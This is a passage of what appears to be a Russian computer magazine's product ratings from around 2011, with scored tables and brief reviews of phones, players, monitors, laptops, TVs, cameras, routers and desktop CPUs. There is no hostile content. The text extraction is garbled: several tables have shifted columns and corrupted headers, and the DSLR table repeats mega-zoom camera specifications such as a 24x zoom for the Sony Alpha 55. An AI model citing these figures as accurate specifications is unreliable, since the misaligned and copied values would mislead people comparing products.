1	Samsung S8500 Wave	94,3	13 300/3800	хорошее	98	93	93	93	118	Quadband, GPRS	480x800	● ● 4.9	8.10			
2	Nokia N8	93,3	19 600/5800	удовл.	100	100	73	100	134	Quadband, GPRS	360x640	● ● 12	1.11			
3	Nokia X6	91,2	12 000/3200	хорошее	99	97	77	91	123	Quadband, GPRS, HSCSD	360x640	● ● 5	4.10			
4	Nokia 5800 XpressMusic	90,5	10 600/2350	отличное	93	99	78	91	114	Quadband, GPRS, HSCSD	640x360	● ● 3,1	4.09			
NEW	9 LG GD880 Mini	88,8	10 500/3000	отличное	84	94	88	90	103	Quadband, GPRS	480x854	● ● 4.9	12.10			

**LG GD880 Mini** Элегантный коммуникатор с качественным резистивным сенсорным экраном и поддержкой Multitouch. Достоинства: скромные габариты и вес, мощный встроенный музыкальный плеер, поддержка HSUPA и WLAN, неплохая встроенная камера. Недостаток — малое время автономной работы.

Общая оценка, баллов: 88,8 (9 место)

Средняя розничная цена, руб./грн.: 10 500/3000

## Мультимедийные плееры

29 место

iRiver E150 (8 Гбайт)



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Мобильность (25%)	Основание (25%)	Эргономичность (25%)	Качество звука (20%)	Документация и сервис (5%)	Время работы, ч.мин.	Объем памяти, Гбайт	Вес, г	Габариты, мм	Дата тестирования
1	Archos 5 Internet Tablet (32 Гбайт)	87,9	12 600/2800	плохое	69	100	97	87	82	21:20	32	181	143x79x11	7.10
2	Apple iPod touch (64 Гбайт)	87,6	15 000/4000	плохое	94	78	90	100	41	40:15	64	102	59x111x7	12.10
NEW	26 iRiver S100 (16 Гбайт)	75,8	5000/1400	удовл.	74	63	82	88	66	22:55	16	76	58x105x10	1.11
NEW	27 iRiver S100 (8 Гбайт)	74,9	3700/900	дост. хорошее	74	60	82	88	66	22:55	8	76	58x105x10	1.11
NEW	29 iRiver E150 (8 Гбайт)	73,2	2700/800	отличное	71	57	79	92	66	19:30	8	34	49x95x13	1.11

**iRiver E150 (8 Гбайт)** Компактный, легкий и недорогой мультимедийный плеер с отличным качеством звука. Достоинство — наличие встроенных диктофона и радио. Из недостатков стоит отметить маленький дисплей, бедное оснащение и не самое высокое время автономной работы.

Общая оценка, баллов: 73,2 (29 место)

Средняя розничная цена, руб./грн.: 2700/800

■ Высший класс (100–90) ■ Высокий класс (89–75) ■ Средний класс (74–45) ■ Начальный класс (44–0) Все оценки в баллах (максимум — 100) ● да ■ нет  
Представлены победители и новинки, указано место в общем рейтинге протестированных устройств



## Мониторы ЖК 22/23 дюйма

5 место

Philips Brilliance  
225PL2



NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Качество изображения (50%)	Эргономичность (25%)	Основание (10%)	Документация и сервис (10%)	Энергосоэффективность (5%)	Максимальный контраст	Контраст (шахматная таблица)	Время отклика матрицы, мс	Энергопотребление в «Standby», Вт	Разрешение экрана, точек	Тип матрицы	VGA (D-Sub)	DVI-D	HDMI	DisplayPort	Дата тестирования
1	EIZO ColorEdge CG223W	92,6	63 000/—	плохое	100	92	84	89	47	1113:1	188:1	7	< 0,1	1680x1050	S-PVA	—	1	—	1	9.10
2	Philips Brilliance 225P1	88,9	12 000/1900	отличное	92	93	68	89	79	18 610:1	165:1	6	< 0,1	1680x1050	TN	1	1	—	—	4.10
3	NEC MultiSync EA222WMe	88,2	13 300/3000	хорошее	91	95	79	75	77	29 580:1	174:1	7	< 0,1	1680x1050	TN	1	1	—	1	5.10
4	NEC MultiSync EA231WMI	88	16 600/3900	дост. хорошее	87	100	83	82	63	1130:1	152:1	14	< 0,1	1920x1080	S-IPS	1	1	—	1	3.10
5	Philips Brilliance 225PL2	87,4	11 000/—	отличное	85	97	74	89	84	1099:1	188:1	7	< 0,1	1680x1050	TN	1	1	—	—	1.11

**Philips Brilliance 225PL2** Новый мультимедийный монитор с быстрой TN-матрицей и неплохой контрастностью. Достоинства: светодиодная подсветка, отличная эргономичность, малое энергопотребление, встроенный датчик освещенности. Недостатки — отсутствие HDMI-разъема и невысокий запас яркости.

Общая оценка, баллов: 87,4 (5 место)

Средняя розничная цена, руб./грн.: 11 000/—

## Мониторы ЖК 24 дюйма

5 место

Samsung  
SyncMaster 2494HM



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Качество изображения (50%)	Эргономичность (25%)	Основание (10%)	Документация и сервис (10%)	Энергосоэффективность (5%)	Максимальный контраст	Контраст (шахматная таблица)	Время отклика матрицы, мс	Энергопотребление в «Standby», Вт	Разрешение экрана, точек	Тип матрицы	VGA (D-Sub)	DVI-D	HDMI	DisplayPort	Дата тестирования
1	EIZO ColorEdge CG242W	89,1	110 000/—	плохое	100	84	71	87	48	987:1	182:1	7	0,3	1920x1200	S-PVA	—	—/1	—	9.09	
2	Dell UltraSharp U2410	87,4	21 000/4900	хорошее	86	100	96	79	35	861:1	166:1	8	< 0,1	1920x1200	S-IPS	1	2/—	1	4.10	
3	NEC MultiSync PA241W	86,4	42 500/12 500	плохое	87	99	72	90	37	1027:1	187:1	7	< 0,1	1920x1080	S-IPS	—	2/—	—	10.10	
4	EIZO CG243W	85,5	130 000/—	плохое	90	90	75	79	48	730:1	177:1	8	< 0,1	1920x1200	MVA	—	2/—	—	1.10	
5	Samsung SyncMaster 2494HM	80,8	16 000/—	отличное	74	100	76	83	58	1218:1	154:1	3	0,6	1920x1080	TN	1	1/—	1	11.09	

**Samsung SyncMaster 2494HM** Универсальный монитор со светодиодной подсветкой, широкими углами обзора и неплохим качеством изображения. Хорошо подойдет как для игр и развлечений, так и работы. Достоинства: встроенные динамики, быстрая матрица, высокая контрастность, низкая цена. Недостаток — значительное энергопотребление.

Общая оценка, баллов: 80,8 (5 место)

Средняя розничная цена, руб./грн.: 16 000/—

## Нетбуки

9 место

ASUS Eee PC  
1015P



NEW

NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Мобильность (35%)	Основание (25%)	Производительность (15%)	Эргономичность (15%)	Качество дисплея (10%)	Время автономной работы (выезд/Минут), ч:минн.	Процессор: тип/частота, ГГц	Чипсет	Диагональ дисплея, дюймов	Жесткий диск, Гбайт	Оперативная память, Мбайт	Вес, кг	Дата тестирования
1	Sony VAIO VPCP11S1R/B	79,7	40 000/10 000	плохое	96	82	50	72	75	2:54/2:47	Atom Z540/1,87	Intel US15W	8	64	2048	0,6	11.10
2	Nokia Booklet 3G	79,3	25 000/5500	удовл.	100	70	45	100	49	6:28/6:40	Atom Z530/1,6	Intel US15W	10,1	120	1024	1,2	2.10
3	Samsung N220	76,5	13 500/3300	отличное	91	71	59	76	67	5:58/5:48	Atom N450/1,67	Intel NM10	10,1	250	1024	1,3	5.10
9	ASUS Eee PC 1015P	74,1	13 500/3000	отличное	84	69	50	66	100	4:21/5:02	Atom N450/1,67	Intel NM10	10,1	160	1024	1,2	1.11
15	ASUS Eee PC 1201PN	65,3	18 000/4700	дост. хорошее	54	88	52	67	67	2:56/3:36	Atom N450/1,67	Intel NM10	12,1	250	2048	1,4	1.11

**ASUS Eee PC 1015P** Новый недорогой нетбук с отличным дисплеем и длительным временем автономной работы. Достоинства: компактные габариты, удобная клавиатура. Недостаток — невысокая производительность системы в целом. Данный нетбук подходит только для работы и серфинга в Интернете.

Общая оценка, баллов: 74,1 (9 место)

Средняя розничная цена, руб./грн.: 13 500/3000

## Ноутбуки до 13,3 дюйма

1 место

Panasonic  
Toughbook CF-31



NEW

NEW

NEW

NEW

NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Мобильность (35%)	Основание (25%)	Производительность (15%)	Эргономичность (15%)	Качество дисплея (10%)	Процессор: тип/частота, ГГц	Графический адаптер	Диагональ дисплея, дюймов	Жесткий диск, Гбайт	Оперативная память, Мбайт	Вес, кг	Дата тестирования
1	Panasonic Toughbook CF-31	89,7	180 000/40 000	плохое	100	78	100	85	74	10:45/2:35	Core i5-520M/2,4	Intel QM57	13,1	3,6	1.11	
2	Apple MacBook Pro (MC375D/A)	88,2	45 000/13 000	отличное	80	95	95	82	100	7:27/1:38	Core 2 Duo P8800/2,67	GeForce 320M	13,3	2,1	9.10	
3	HP EliteBook 2540p (WK302EA)	87	77 000/16 500	удовл.	78	94	98	100	68	6:27/2:20	Core i7-640LM/2,13	Intel QM57	12,1	1,8	1.11	
8	Fujitsu Lifebook P770	83,5	67 000/20 000	дост. хорошее	69	100	83	88	87	4:09/2:16	Core i7-620UM/1,07	Intel QS57	12,1	1,4	1.11	
14	Fujitsu Lifebook PH530	78,1	42 000/13 300	отличное	79	87	57	76	88	5:47/2:40	Core i3-330UM/1,2	Intel HM55	11,6	1,4	1.11	

**Panasonic Toughbook CF-31** Комфортная работа даже в полевых условиях благодаря соответствию современным требованиям военной защиты. Два встроенных аккумулятора обеспечивают до 12 ч автономного использования.

Общая оценка, баллов: 89,7 (1 место)

Средняя розничная цена, руб./грн.: 180 000/40 000

Высший класс (100–90)

Высокий класс (89–75)

Средний класс (74–45)

Начальный класс (44–0)

Все оценки в баллах (максимум — 100) ● да — нет

Представлены победители и новинки, указано место в общем рейтинге протестированных устройств

## Ноутбуки от 14 до 15,6 дюйма

15 место

MSI FX600



NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Мобильность (25%)	Оценение (25%)	Производительность (20%)	Экономичность (20%)	Качество дисплея (10%)	Актуальная работа (офис/3D), ч/мин.	Процессор/тип/ тактовая частота, ГГц	Графический адаптер	Диагональ экрана, дюймов	Вес, кг	Дата тестирования
1	Acer Aspire TimelineX 4820TG	79,8	48 000/9000	хорошее	80	67	100	68	97	7:35/1:59	Core i7-620M/2.67	Mob. Radeon HD 5650	14,1	2,1	9.10
2	Fujitsu CELSIUS H700	78,2	130 000/—	плохое	38	100	93	79	94	3:24/1:05	Core i7-8200M/1.73	Quadro FX 880M	15,6	3	1.11
3	HP EliteBook 8540p	74,9	70 000/12 100	удовл.	58	73	66	96	98	5:40/1:48	Core i5-540M/2.53	Quadro NVS 5100M	15,6	2,9	7.10
4	Lenovo ThinkPad T410s (2912-3AG)	74,4	55 000/11 500	дост. хорошее	57	75	81	100	52	3:44/1:07	Core i5-520M/2.4	Intel Media Accelerator HD	14,1	2	6.10
15	MSI FX600	62,9	32 000/7000	отличное	49	70	61	58	93	4:07/1:04	Core i5-450M/2.4	GeForce GT 325M	15,6	2,4	1.11

ОЦЕНКИ/ИЗМЕРЕНИЯ

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

MSI FX600 Стильный внешний вид, неплохая производительность и качественный дисплей с правильной цветопередачей и большими углами обзора. Недостатки: внушительные габариты, малое время автономной работы, клавиатура и тачпад требуют привыкания.

Общая оценка, баллов: 62,9 (15 место)

Средняя розничная цена, руб./грн.: 32 000/7000

## Плееры Blu-ray

1 место

Philips BDP8000



NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Оценение (30%)	Качество изображения (30%)	Эргономичность (30%)	Энергопотребление (5%)	Документация и сервис (5%)	Время старта (Blu-ray/DVD)	Шумность (Blu-ray/DVD), сон	Энергопотребление в режиме «Standby», Вт	Тип HDMI	Аудиовыход оптический	Аудиовыход коаксиальный	Аудиовыход аналоговый	USB	Карт-ридер	Профиль Blu-ray	Дата тестирования
1	Philips BDP8000	95,3	11 500/—	плохое	99	100	94	49	100	22/17/13 0.5/0.2	0/1/19,1/19,2 1.4	● ● ● 7.1 1 - 2.0 1.11								
2	Samsung BD-C6900	93,7	10 000/3200	плохое	92	94	100	76	83	12/11/12 0.6/0.3	0/1/12,1/10,8 1.4	● ● 7.1 1 - 2.0 8.10								
3	Philips BDP7500S2	93,6	9100/2500	удовл.	97	100	92	50	86	22/15/12 0.7/0.3	0/1/19,1/18,9 1.3	● ● 7.1 2 - 2.0 8.10								
14	LG BX580	88,4	8800/2800	удовл.	86	99	83	72	88	19/23/20 1/0,6	0/2/13,1/12 1.4	● ● 1 - 2.0 1.11								
17	LG BD550	85,8	4000/—	отличное	70	99	87	91	88	17/18/17 0.9/0.5	0/1/10,3/8,6 1.3	- - 1 - 2.0 1.11								

Philips BDP8000 Заслуженное первое место благодаря отличному качеству изображения, хорошей эргономичности и богатому оснащению. Поддержка воспроизведения 3D-видео за счет наличия разъема HDMI 1.4. Из недостатков можно отметить разве что отсутствие картридера и высокое энергопотребление в режиме проигрывания.

Общая оценка, баллов: 95,3 (1 место)

Средняя розничная цена, руб./грн.: 11 500/—

## Принтеры струйные многофункциональные (МФУ)

51 место

Brother DCP-J315W



NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Качество печати (30%)	Эргономичность (20%)	Быстро действие (15%)	Оценение (10%)	Сервис и обслуживание (5%)	Энергопотребление в режиме «Standby», Вт	Разрешение, дп	Интерфейсы	Факс	Дата тестирования	
1	HP OfficeJet Pro 8500 WiFi	84,6	12 000/—	удовл.	82	80	68	100	76	6,8	4800x1200	USB 2.0, LAN, WLAN	цв. 9.09		
2	Epson Stylus Photo TX800FW	82,4	13 000/2500	удовл.	87	97	84	95	86	6,4	5760x1440	USB 2.0, LAN, WLAN	цв. 1.10		
3	Canon Pixma MP640	80,2	8000/1600	дост. хорошее	91	88	78	74	86	4,8	9600x2400	USB 2.0, LAN, WLAN	- 7.10		
4	Canon Pixma MX870	80,1	7500/—	хорошее	92	94	62	94	57	7,3	9600x2400	USB 2.0, LAN, WLAN	цв. 7.10		
51	Brother DCP-J315W	63	4500/—	отличное	80	68	42	48	71	3	6000x1200	USB 2.0, WLAN	- 1.11		

Brother DCP-J315W Отличное качество печати и сканирования, низкое энергопотребление и работа в беспроводных сетях. Благодаря наличию большого ЖК-дисплея на передней панели устройство можно использовать без подключения к компьютеру. Недостатки — скромная скорость работы и высокая себестоимость печати.

Общая оценка, баллов: 63 (51 место)

Средняя розничная цена, руб./грн.: 4500/—

## Телевизоры ЖК 32 дюйма

1 место

Samsung UE32C8790



NEW

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Качество изображения (30%)	Качество изображения с ТВ-эфира (25%)	Эргономичность (20%)	Оценение (10%)	Качество звука (5%)	Энергопотребление (5%)	Документация и сервис (5%)	Контраст (5%)	Яркость, кд/м²	Энергопотребление в режиме «Standby», Вт	Разрешение экрана, точек	HDMI	SCART	S-Video	D-Sub	Дата тестирования	
1	Samsung UE32C8790	93,8	50 000/13 000	удовл.	93	96	100	88	82	224.1	298	< 0,1	1920x1080	4	1	-	1	12.10			
2	Samsung UE32C6700	92,8	30 000/8000	хорошее	97	98	82	90	96	224.1	315	< 0,1	1920x1080	4	1	-	1	12.10			
3	Sony KDL-32EX705	92,8	31 000/8000	дост. хорошее	93	99	87	91	80	100	96	226.1	291	< 0,1	1920x1080	4	2	-	1	12.10	
4	Philips 32PFL8404H	90,5	22 000/7000	отличное	100	89	82	93	89	160.1	454	< 0,1	1920x1080	4	2	1	1	2.10			
5	Sony KDL-32V5500	90,3	30 000/5700	дост. хорошее	94	99	85	83	91	215.1	389	< 0,1	1920x1080	4	2	-	1	9.09			

Samsung UE32C8790 Лучший по всем параметрам продукт в своем классе на сегодняшний день. Яркое, сочное и реалистичное изображение с разрешением Full HD, в наличии все современные разъемы. Однако цена выглядит немного завышенной.

Общая оценка, баллов: 93,8 (1 место)

Средняя розничная цена, руб./грн.: 50 000/13000

Высший класс (100–90) Высокий класс (89–75) Средний класс (74–45) Начальный класс (44–0) Все оценки в баллах (максимум — 100) ● да - нет  
Представлены победители и новинки, указано место в общем рейтинге протестированных устройств



## Сетевые хранилища NAS

18 место

Verbatim  
MediaShare 47490



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Основание (40%)	Шумность (20%)	Энергопотребление (20%)	Шумность (20%)	Энергопотребление (работа/ожидание), сон	Скорость передачи данных (тестение записи), Мбайт/с	Гигабитный сетевой интерфейс	USB/eSATA	FTP-/HTTP-сервер	Баин-/принт-/модем сервер	Дата тестирования
1	QNAP TS-239 Pro II	80,4	22 500/6500	плохое	100	95	21	86	1,3/0,4	26,2/17,5	71,6/97,7	5/2	●/●/●	11.10	
2	QNAP TS-259 Pro	78,3	26 500/6200	плохое	97	95	21	81	1,3/0,4	30,2/15,2	75,7/57,2	5/2	●/●/●	5.10	
3	Synology Disk Station DS710+	76,3	22 700/5700	плохое	84	95	19	100	1,3/0,6	30,1/17,5	94,1/70,2	3/1	●/●/●	7.10	
NEW	18 Verbatim MediaShare 47490	60,5	6800/1600	отличное	66	85	42	44	2,1/0,5	12,3/9,6	44,1/21,3	3/1	●/●/●	1.11	
NEW	29 Apple Time Capsule	52,6	13 000/3200	удов.	47	100	41	29	0,6/0,2	15,5/8,6	26,3/24,4	1/-	●/●/●	1.11	

ОЦЕНКИ/ИЗМЕРЕНИЯ ← → ТЕХ. ХАР-КИ

Verbatim MediaShare 47490 Данный NAS может использоваться и как универсальное сетевое хранилище, и как домашний медиацентр. Достоинства — удобное программное обеспечение и невысокая стоимость. Недостатки — значительный уровень шума при работе и низкая скорость передачи данных.

Общая оценка, баллов: 60,5 (18 место)

Средняя розничная цена, руб./грн.: 6800/1600

## Фотокамеры цифровые мегазумные

1 место

Panasonic Lumix DMC-FZ100



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Качество изображения (45%)	Основание (40%)	Быстро действие (15%)	Емкость аккумулятора (ммч./макс.)	Время готовности, с	Эффективное разрешение, мегапиксели	Эквивалентное фокусное расстояние, мм	Оптический зум	Стабилизатор изображения	Карты памяти	Встроенная память, Мбайт	Бат., Г	Дата тестирования
1	Panasonic Lumix DMC-FZ100	85,7	17 800/4500	хорошее	73	100	87	220/760	0,51	14	25-600	24x	●	SDXC	40	550	11.10
2	Panasonic Lumix DMC-FZ45	82,5	14 300/4000	отличное	75	94	74	280/900	0,41	14	25-600	24x	●	SDXC	40	500	11.10
3	Nikon Coolpix P100	79,9	12 500/3300	отличное	79	85	69	140/410	0,4	10	26-678	26,1x	●	SDHC	43	480	5.10
4	Panasonic Lumix DMC-FZ38	78,4	14 600/3500	хорошее	71	92	64	220/740	0,42	12	27-486	18x	●	SDHC	40	410	12.09
6	Canon PowerShot SX30 IS	73,9	15 600/3800	дост. хорошее	70	85	57	240/790	0,48	14	24-840	34,9x	●	SDXC	—	600	01.10

ОЦЕНКИ/ИЗМЕРЕНИЯ ← → ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Panasonic Lumix DMC-FZ100 Богато оснащенная компактная камера с 24-кратным оптическим зумом, неплохим качеством съемки и отличным быстродействием (до 60 кадров/с). Достоинства: наличие стабилизатора изображения и 25-миллиметрового широкогульного объектива. Недостаток — появление шумов при значениях ISO 200 и более.

Общая оценка, баллов: 85,7 (1 место)

Средняя розничная цена, руб./грн.: 17 800/4500

## Фотокамеры цифровые зеркальные

1 место

Sony Alpha 55



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Качество изображения (45%)	Основание (40%)	Быстро действие (15%)	Емкость аккумулятора (ммч./макс.)	Время готовности, с	Эффективное разрешение, мегапиксели	Эквивалентное фокусное расстояние, мм	Оптический зум	Стабилизатор изображения	Карты памяти	Встроенная память	Бат., Г	Дата тестирования	
1	Sony Alpha 55	98,5	30 000/8400	отличное	97	100	100	210/600	0,18	10/19	16	25-600	24x	●	MS, SDXC	40	550	12.10
2	Sony Alpha 33	94,8	27 000/6700	отличное	94	99	85	230/530	0,18	7/7	14	25-600	24x	●	MS, SDXC	40	500	12.10
3	Sony Alpha 580	92,3	30 000/8000	хорошее	100	87	83	1070/1690	0,2	5/21	16	100-25 600	921 600	●	MS, SDXC	695	11.10	
12	Nikon D3100	83,4	23 000/5300	отличное	98	69	79	640/1370	0,2	2,9/8	14,2	100-12 800	230 000	—	●	SDXC	510	01.10
37	Sigma SD15	67	38 000/11 300	удов.	87	48	58	380/720	0,15	2,2/21	4,6	50-3200	460 000	—	●	SDHC	680	01.10

ОЦЕНКИ/ИЗМЕРЕНИЯ ← → ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Sony Alpha 55 Хорошая, богато оснащенная зеркальная камера по оправданной цене. Достоинства: высокое качество съемки, быстрый автофокус, удобное и логичное меню, неплохое быстродействие. Из недостатков можно отметить разве что малое время автономной работы: аккумулятора хватает максимум на 600 снимков.

Общая оценка, баллов: 98,5 (1 место)

Средняя розничная цена, руб./грн.: 30 000/8400

## WLAN-роутеры

43 место

TP-Link TD-W8960N



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Основание (40%)	Производительность (30%)	Эргономичность (15%)	Энергопотребление (15%)	Пропускная способность WLAN (Мбит/с)	Пропускная способность Ethernet (Мбит/с)	Энергопотребление в Standby, Вт	ADSL-модем	Порты LAN	Порты USB	WPA/WPA2	Дата тестирования	
1	AVM FritzBox Fon WLAN 7390	75	9000/—	плохое	100	62	68	42	84,6	44,8	1074	8,1	4	2	●/●/●	6.10	
2	Linksys WAG320N	70,4	5500/1300	дост. хорошее	74	64	75	69	92,2	30,9	1086	6,4	4	1	●/●/—	8.10	
3	D-Link DIR-825	66,6	5000/1100	дост. хорошее	72	73	84	23	99,8	101,1	1074	7,8	—	4	1	●/●/●	9.09
29	Apple Time Capsule	55,6	13 000/3200	плохое	56	77	46	20	88,8	65,9	1109	9,4	—	3	1	●/●/●	1.11
43	TP-Link TD-W8960N	50,4	2400/500	отличное	49	52	42	60	91,6	118	4,6	●	4	—	●/●/—	1.11	

ОЦЕНКИ/ИЗМЕРЕНИЯ ← → ТЕХ. ХАР-КИ

TP-Link TD-W8960N Данный роутер сочетает в себе ADSL-модем, маршрутизатор с функцией NAT и беспроводную точку доступа (стандарт n). Достоинства — неплохая пропускная способность и приемлемое энергопотребление. Недостатки — бедное ПО и отсутствие разъема USB.

Общая оценка, баллов: 50,4 (43 место)

Средняя розничная цена, руб./грн.: 2400/500

Высший класс (100–90) Высокий класс (89–75) Средний класс (74–45) Начальный класс (44–0) Все оценки в баллах (максимум — 100) ● да — нет  
Представлены победители и новинки, указано место в общем рейтинге протестированных устройств

# Путеводитель по CPU и GPU

Планируете приобрести новый ПК или ноутбук? Хотите модернизировать свой компьютер? CHIP предлагает вашему вниманию ежемесячный обзор рынка центральных и графических процессоров.

**Н**овейшие процессоры Intel на базе архитектуры Sandy Bridge еще не успели появиться в продаже, а энтузиасты и оверклокеры уже заполучили тестовые образцы, которые демонстрируют впечатляющие результаты разгона. Так, китайский оверклокер с портала [www.coolaler.com](http://www.coolaler.com), широко известный под ником JCornell, сумел разогнать чип Core i7-2600K до 5 ГГц на воздушном охлаждении.

## CPU для настольных ПК

Лучшим соотношением цены и производительности, как и в прошлом месяце, обладает чип Intel Core i5-760. Также стоит отметить новую модель AMD Phenom II X4 970 BE, разместившуюся на 12 месте нашего рейтинга. Она работает на частоте 3,5 ГГц и может похвастаться отличным разгонным потенциалом благодаря разблокированному множителю. При невысокой стоимости по производи-



тельности этот процессор вплотную приближается к более дорогим решениям от Intel.

## ГРАФИЧЕСКИЕ ЧИПЫ

С выходом новых Radeon HD 6870 и HD 6850 компания AMD вновь задает стандарты в сегменте видеокарт. При более низкой цене модели на базе данных GPU демонстрируют лучшую производительность и меньшее энергопотребление, чем конкурирующие продукты от NVIDIA.


■■■ Роман Ларинов

Фото: компании-производители

## ПРОЦЕССОРЫ ДЛЯ НАСТОЛЬНЫХ ПК

Место	Модель процессора	Название ядра	Тип сокета	Количество ядер	Тактовая частота, МГц	Объем L2-кэш-памяти	Тип и частота системной шины, МГц	Кол-во транзисторов, млн. шт.	Термопакет (TDP), Вт	UT III: 1280x1024, Ips	Кодирование видео: H.264, H.265, VC1, WMV9, Xvid, Theora, MJPEG, DVI, YUV, YPbPr, RGB	Спейнбенч RC10, max. CPU, с	Средняя розничная цена, руб.	Производительность	Соотношение цена/производительность			
1	Intel Core i7-980X XE	Gulftown	1366	6	3333	1536	QPI6400	32	1170	130	1137	141	188	40	39 000	8900	100	10,9
2	Intel Core i7-970	Gulftown	1366	6	3200	1536	QPI6400	32	1170	130	1134	140	197	42	30 200	7450	96,9	13,6
3	Intel Core i7-975 XE	Bloomfield	1366	4	3333	1024	QPI6400	45	731	130	1086	140	199	54	34 500	—	87	10,7
4	Intel Core i7-875K	Lynnfield	1156	4	2933	1024	DMI2500	45	774	95	1100	138	195	56	12 200	3000	86,5	30,1
5	Intel Core i7-870	Lynnfield	1156	4	2933	1024	DMI2500	45	774	95	1000	138	213	58	10 300	2500	82	33,8
6	AMD Phenom II X6 1090T BE	Thuban	AM3	6	3200	3072	HT4000	45	904	125	922	131	215	60	8500	2000	79,2	39,6
7	Intel Core i5-760	Lynnfield	1156	4	2800	1024	DMI2500	45	774	95	1089	138	203	72	7000	1700	78,8	47,8
8	Intel Core i7-930	Bloomfield	1366	4	2800	1024	QPI4800	45	731	130	937	135	229	63	9500	2500	77,2	34,5
9	AMD Phenom II X6 1075T	Thuban	AM3	6	3000	3072	HT4000	45	904	130	947	126	228	64	7200	1700	76,7	45,3
10	Intel Core i7-860	Lynnfield	1156	4	2800	1024	DMI2500	45	774	95	898	137	230	63	9700	2500	76,5	33,5
11	Intel Core i7-920	Bloomfield	1366	4	2667	1024	QPI4800	45	731	130	879	135	240	66	10 800	2200	74,2	29,2
12	AMD Phenom II X4 970 BE	Deneb	AM3	4	3500	2048	HT4000	45	758	125	956	132	221	77	6800	—	73,2	45,7
13	AMD Phenom II X6 1055T	Thuban	AM3	6	2800	3072	HT4000	45	904	125	824	123	235	69	6500	1600	72	47,1
14	AMD Phenom II X4 965 BE	Deneb	AM3	4	3400	2048	HT4000	45	758	125	933	130	224	79	5000	—	71,9	61,1
15	Intel Core i5-750	Lynnfield	1156	4	2666	1024	DMI2500	45	774	95	914	137	242	78	6600	1700	70,8	45,6
16	Intel Core i5-670	Clarkdale	1156	2	3466	512	DMI2500	32	382	73	1025	124	215	95	10 300	2400	70,4	29
17	AMD Phenom II X4 955 BE	Deneb	AM3	4	3200	2048	HT4000	45	758	125	884	129	236	84	5500	—	68,8	53,1
18	Intel Core i5-655K	Clarkdale	1156	2	3200	512	DMI2500	32	382	73	983	125	217	99	7500	1850	68,8	39
19	Intel Core i5-661	Clarkdale	1156	2	3333	512	DMI2500	32	382	87	1089	116	244	98	7000	1700	68,3	41,4
20	Intel Core 2 Quad Q9550	Yorkfield	775	4	2833	12 288	FSB1333	45	820	95	881	126	263	79	8600	2300	68,2	33,7
21	Intel Core i3-550	Clarkdale	1156	2	3200	512	DMI2500	32	382	73	990	120	232	103	4200	1100	66,9	67,7
22	Intel Core i5-650	Clarkdale	1156	2	3200	512	DMI2500	32	382	73	1061	116	258	101	6100	1500	66,5	46,3
23	Intel Core 2 Duo E8600	Wolfdale	775	2	3333	6144	FSB1333	45	410	65	1034	112	240	126	6600	2200	63,7	41
24	Intel Core 2 Quad Q9400	Yorkfield	775	4	2666	6144	FSB1333	45	456	95	821	114	302	87	6300	1600	62,7	42,3
25	AMD Athlon II X4 635	Propus	AM3	4	2900	2048	HT4000	45	300	95	779	107	274	98	3500	900	60,9	73,9
26	Intel Core 2 Quad Q8300	Yorkfield	775	4	2500	4096	FSB1333	45	456	95	774	106	324	94	4700	1250	59,3	53,6
27	AMD Athlon II X4 630	Propus	AM3	4	2800	2048	HT4000	45	300	95	754	105	282	103	3200	850	59,2	78,6
28	Intel Core 2 Duo E8400	Wolfdale	775	2	3000	6144	FSB1333	45	410	65	930	105	264	138	5200	1500	59	48,2
29	Intel Core i3-530	Clarkdale	1156	2	2933	512	DMI2500	32	382	73	841	110	298	117	3800	980	58,1	64,9
30	AMD Athlon II X3 435	Rana	AM3	3	2900	1536	HT4000	45	300	95	782	106	275	132	2400	670	56,5	100

Высший класс (100–90)  
Средний класс (74–45)  
Начальный класс (44–0)  
Все оценки в баллах (максимум — 100)




## МОБИЛЬНЫЕ ПРОЦЕССОРЫ

Место	Модель процессора	Тесты производительности														Средняя розничная цена, руб.*	Средняя розничная цена, грн.**	Производительность	Соотношение цена/производительность
